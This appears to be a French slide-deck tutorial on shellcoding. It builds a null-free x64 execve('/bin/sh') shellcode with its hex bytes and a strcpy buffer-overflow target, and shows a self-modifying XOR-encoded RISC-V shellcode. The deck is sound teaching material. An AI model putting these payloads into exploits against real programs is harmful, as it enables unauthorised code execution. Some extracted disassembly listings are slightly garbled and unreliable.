

Writing shellcodes for dummies

Introduction au shellcoding


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\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7  
\x6a\x3b\x58\x0f\x05
```



```
user@workstation:~$ id  
uid=1000(user) gid=1000(user) groups=1000(user)
```

Définition: Un shellcode est une chaîne de caractères qui représente un **code binaire exécutable**.

(Source: Wikipédia)



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section .text
global _start


_start:

    ; execve("/bin/sh", NULL, NULL)
```

```
    xor rsi, rsi
    push rsi
    pop rdx
```

```
    push rsi
    mov rdi, 0x68732f2f6e69622f ; /bin//sh
    push rdi
    mov rdi, rsp
```

```
    push 0x3b
    pop rax ; SYS_execve
    syscall
```



assemblage




Disassembly of section .text:

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401003: 56                     push    rsi
401004: 5a                     pop     rdx
401005: 56                     push    rsi
401006: 48 bf 2f 62 69 6e 2f    movabs  rdi,0x68732f2f6e69622f
40100d: 2f 73 68
401010: 57                     push    rdi
401011: 48 89 e7               mov     rdi,rsi
401014: 6a 3b                 push    0x3b
401016: 58                     pop     rax
401017: 0f 05                 syscall
```




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```

Un shellcode va être propre à:



Une architecture CPU
(x86, x64, ARM, ...)

nécessite des instructions machines
valides pour le processeur



Un système d'exploitation

les appels systèmes ne sont pas
implémentés de la même manière


Ok, mais à quoi ça sert ?

- **Obtenir un shell** (distant ou non) sur une machine
 - en réalité on peut faire ce que l'on veut
- Nécessite de pouvoir faire **exécuter arbitrairement du code** à un programme
 - Via l'exploitation d'une vulnérabilité de corruption de mémoire
 - Stack Buffer Overflow
 - Use After Free
 - Heap Buffer Overflow
 - ...
- Le shellcode dispose alors du **même niveau de privilèges** que le programme corrompu

Stack Buffer Overflow 101

```
int main(int argc, char **argv) {  
    char buffer[0x20];  
  
    strcpy(buffer, argv[1]); // Buffer Overflow  
  
    return 0;  
}
```

Stack Buffer Overflow 101



Source: <https://beta.hackndo.com/buffer-overflow/>

Pourquoi en écrire ?


- **Comprendre** comment sont faits les shellcodes
 - et ne pas les copier / coller bêtement
- **Débugger** plus facilement un exploit / être plus autonome
- **Et pourquoi pas ?**
 - Introduction au langage d'assemblage
 - Découverte de nouvelles architectures CPU
 - Pour le fun!



Et comment on fait ?

- Quelques outils nécessaires:
 - Un assembleur (**as**, **gcc**, **nasm**)
 - La suite **binutils** (**objdump**, **objcopy**, ...)
 - Un debugger (**gdb**)
 - Un éditeur de texte
 - De la patience
- Valable pour Linux, mais outils similaires sous Windows

Le coeur d'un shellcode: les appels systèmes



Source: <https://www.linuxbnb.net/home/adding-a-system-call-to-linux-arm-architecture/>

Exemple: lecture simpliste d'un fichier

```
int main(int argc, char **argv) {
    char buffer[0x100] = {0};

    int filefd = open("/etc/passwd", O_RDONLY);
    ssize_t count = read(filefd, buffer, sizeof buffer - 1);
    write(STDOUT_FILENO, buffer, count);

    close(filefd);

    return 0;
}
```

```
user@workstation:~$ strace ./readfile

---SNIP---

openat(AT_FDCWD, "/etc/passwd", O_RDONLY) = 3
read(3, "root:x:0:0:root:/root:/bin/bash\n...", 255) = 255
write(1, "root:x:0:0:root:/root:/bin/bash\n...", 255) = 255
close(3)

---SNIP---
```

L'instruction syscall

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_start:

    ; execve("/bin/sh", NULL, NULL)

    xor rsi, rsi
    push rsi
    pop rdx

    push rsi
    mov rdi, 0x68732f2f6e69622f ; /bin//sh
    push rdi
    mov rdi, rsp

    push 0x3b
    pop rax ; SYS_execve
    syscall
```

Convention d'appel pour Linux x64

%rax	System call	%rdi	%rsi	%rdx	%r10	%r8
0	sys_read	unsigned int fd	char *buf	size_t count		
1	sys_write	unsigned int fd	const char *buf	size_t count		
2	sys_open	const char *filename	int flags	int mode		
3	sys_close	unsigned int fd				
4	sys_stat	const char *filename	struct stat *statbuf			
5	sys_fstat	unsigned int fd	struct stat *statbuf			
6	sys_lstat	const char *filename	struct stat *statbuf			
7	sys_poll	struct poll_fd *ufds	unsigned int nfds	long timeout_msecs		
8	sys_lseek	unsigned int fd	off_t offset	unsigned int origin		
9	sys_mmap	unsigned long addr	unsigned long len	unsigned long prot	unsigned long flags	unsigned long fd

Source: <https://github.com/Hackndo/misc/blob/master/syscalls64.md>

Exécution d'un shell !

```

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section .text
global _start

_start:

    ; execve("/bin/sh", NULL, NULL)

    mov rdi, 0x68732f6e69622f ; /bin/sh
    push rdi
    mov rdi, rsp ; rdi = "/bin/sh"

    mov rsi, 0x0 ; rsi = 0x0
    mov rdx, 0x0 ; rdx = 0x0

    mov rax, 0x3b ; rax = 59 = SYS_execve
    syscall

```

On souhaite exécuter `execve("/bin/sh", NULL, NULL)`

%rax	System call	%rdi	%rsi	%rdx
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]

```

rax = SYS_execve = 0x3b = 59
rdi = "/bin/sh"
rsi = NULL
rdx = NULL

```

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    syscall
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```
nasm -f elf64 shellcode.asm -o shellcode.o
ld shellcode.o -o shellcode
objdump -d -Intel ./shellcode
```



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401007: 73 68 00                push rdi
40100a: 57                      mov rdi,rsp
40100b: 48 89 e7                mov esi,0x0
40100e: be 00 00 00 00          mov edx,0x0
401013: ba 00 00 00 00          mov eax,0x3b
401018: b8 3b 00 00 00          syscall
40101d: 0f 05
```


Exécution d'un shell !



```
user@workstation:~$ ./shellcode  
$ id  
uid=1000(user) gid=1000(user) groups=1000(user)
```



```
user@workstation:~$ strace ./shellcode  
  
---SNIP---  
  
execve("/bin/sh", NULL, NULL) = 0  
  
---SNIP---
```

Et avec notre programme vulnérable ?

```
int main(int argc, char **argv) {  
    char buffer[0x20];  
  
    strcpy(buffer, argv[1]); // Buffer Overflow  
  
    return 0;  
}
```

```
char *strcpy(char *dest, const char *src);
```


The `strcpy()` function copies the string pointed to by `src`, including the terminating null byte (`'\0'`), to the buffer pointed to by `dest`.

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lol not even close



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401013: ba 00 00 00 00        mov     edx,0x0
401018: b8 3b 00 00 00        mov     eax,0x3b
40101d: 0f 05                syscall
```

- $X \oplus X = 0$
- $X - X = 0$
- $X \bmod X = 0$



D'autres moyens pour mettre un registre à 0 ?

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
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


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
    xor rsi, rsi ; rsi = 0x0
    xor rdx, rdx ; rdx = 0x0

    push rdx

    mov rdi, 0x68732f2f6e69622f ; /bin//sh
    push rdi
    mov rdi, rsp ; rdi = "/bin//sh"

    mov rax, 0x3b ; rax = 59 = SYS_execve
    syscall


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0000000000401000 < start>:

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401003:	48 31 d2	xor rdx,rdx
401006:	52	push rdx
401007:	48 bf 2f 62 69 6e 2f	movabs rdi,0x68732f2f6e69622f
40100e:	2f 73 68	
401011:	57	push rdi
401012:	48 89 e7	mov rdi,rsi
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```

eax			
16 octets		ax	
8 octets	8 octets	ah	al

0x00	0x00	0x00	0x3b
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

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    xor rdx, rdx ; rdx = 0x0

    push rdx

    mov rdi, 0x68732f2f6e69622f ; /bin//sh
    push rdi
    mov rdi, rsp ; rdi = "/bin//sh"

    xor rax, rax
    mov al, 0x3b ; rax = 0x3b
    syscall

```



nailed it



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Fonctions usuelles

Fonction	Caractère de fin d'entrée
strcpy, strncpy, ...	\0 (octet nul)
read, gets, fgets, ...	\n (retour à la ligne)
scanf("%s", buffer);	\x20 (espace)

Comment écrire un shellcode “universel” ?

- **Indépendant du contexte d'exécution**
 - Ne doit pas se baser sur la valeur d'un registre / variables globales / éléments initialement présents sur la pile / etc...
 - Doit pouvoir fonctionner n'importe où, n'importe quand
- Ne contient pas de **caractères interdits** dans une entrée utilisateur
- **Le plus court possible**
 - Plusieurs techniques possibles

Cas particuliers: RISC-V et l'instruction ecall

- Permet d'effectuer un **appel système**
 - Donc essentielle au shellcode
- Ne prend **pas d'opérandes**
 - **On ne peut pas modifier l'encodage** de l'instruction

```
Disassembly of section .text:  
00000000000010078 <start>:  
10078: 00000073 ecall
```




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- En général, on se situe dans une zone mémoire **RWX**
 - On peut toujours modifier son contenu
- Et si on **modifiait notre shellcode à l'exécution** avec notre shellcode !
- Problème: Il faut obtenir **l'adresse de notre shellcode**

Obtenir l'adresse du shellcode

```
call X
⇔
ra = pc + 4
pc = pc + X
```




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
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.section .text
.global _start

_start:
    c.j X
    Y:
        # Notre shellcode


    X:
        call Y # ra = X + 4 = Z
```




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
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_start:
    c.j X
    Y:
        # Notre shellcode
        c.li s0, -1 # s0 = 0xffffffff
        lw s1, -0x8(ra) # s1 = 0xffffffff8c
        xor s1, s0, s1 # s1 = s0 ^ s1 = 0xffffffff ^ 0xffffffff8c = 0x0000000073
        sw s1, -0x8(ra) # *ecall = 0x0000000073 = ecall

    ecall:
        .byte 0x8c, 0xff, 0xff, 0xff # ecall (0x0000000073) ^ 0xffffffff = 0xffffffff8

    X:
        call Y # ra = X + 4
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        lw s1, -0x8(ra) # s1 = 0xffffffff8c
        xor s1, s0, s1 # s1 = s0 ^ s1 = 0xffffffff ^ 0xffffffff8c = 0x0000000073
        sw s1, -0x8(ra) # *ecall = 0x0000000073 = ecall

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```

Disassembly of section .text:

```
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10078:    a809                j        1008a <X>

000000000001007a <Y>:
1007a:    547d                li        s0,-1
1007c:    ff80a483           lw        s1,-8(ra)
10080:    8ca1                xor       s1,s1,s0
10082:    fe90ac23           sw        s1,-8(ra)

0000000000010086 <ecall>:
10086:    ff8c                sd        a1,56(a5)
10088:    ffff                0xffff

000000000001008a <X>:
1008a:    ff1ff0ef           jal       ra,1007a <Y>
```

Test avec un simple exit(42)

```
.section .text
.global _start

_start:
    c.j X
    Y:
    # Notre shellcode
    c.li s0, -1 # s0 = 0xffffffff
    lw s1, -0x8(ra) # s1 = 0xffffffff8c
    xor s1, s0, s1 # s1 = s0 @ s1 = 0xffffffff @ 0xffffffff8c = 0x0000000073
    sw s1, -0x8(ra) # *ecall = 0x0000000073 = ecall

    # exit(42)
    xor a0, zero, 42 # a0 = 42
    xor a7, zero, 93 # SYS_exit = 93

    c.j ecall # Force I-Cache synchronization

ecall:
    .byte 0x8c, 0xff, 0xff, 0xff # ecall (0x0000000073) @ 0xffffffff = 0xffffffff8
X:
    call Y # ra = X + 4
```

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000000000001007a <Y>:
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1007c:      ff80a483          lw      s1,-8(ra)
10080:      8ca1                xor     s1,s1,s0
10082:      fe90ac23          sw      s1,-8(ra)
10086:      02a04513          xori   a0,zero,42
1008a:      05d04893          xori   a7,zero,93
1008e:      a009                j      10090 <ecall>

0000000000010090 <ecall>:
10090:      ff8c                sd      a1,56(a5)
10092:      ffff                0xffff

0000000000010094 <X>:
10094:      fe7ff0ef          jal     ra,1007a <Y>
```

Test avec un simple exit(42)

nailed it



```
user@workstation:~$ qemu-riscv64 -strace -L /usr/riscv64-linux-gnu/ ../executor < ./shellcode.bin
```

```
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```

```
1015 mmap(NULL,4096,PROT_EXEC|PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,-1,0) = 0x0000004001947000
```

```
1015 read(0,0x1947000,4096) = 32
```

```
1015 exit(42)
```

```
--- SNIP ---
```

Shellcoding plus avancé

- Shellcodes **encodés / packés**
- **Stagers**
- Shellcodes **alphanumériques**
- Shellcode en **Kernel Land**
- Et plein d'autres choses!



Et les shellcodes de nos jours ?

- Mitigation **NX** activée par défaut sur la majorité des compilateurs
- On peut toujours essayer d'obtenir une zone mémoire **RWX** via du **ROP, JOP, COP, ...**
